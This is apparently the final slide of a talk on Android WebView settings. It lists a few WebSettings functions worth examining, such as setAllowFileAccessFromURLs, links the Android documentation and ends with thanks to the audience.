
## # Worthwhile functions

- setDatabaseEnabled
- setJavaScriptCanOpenWindowsAutomatically
- setAllowFileAccessFromURLs
- ...

- Everything can be found in the Android documentation  
(<https://developer.android.com/reference/android/webkit/WebSettings>)

This rump is not an exhaustive list, and I encourage you to go further!

Some are deprecated in API level 30, but not that old..



Thanks for your attention !

Have a nice beer ;)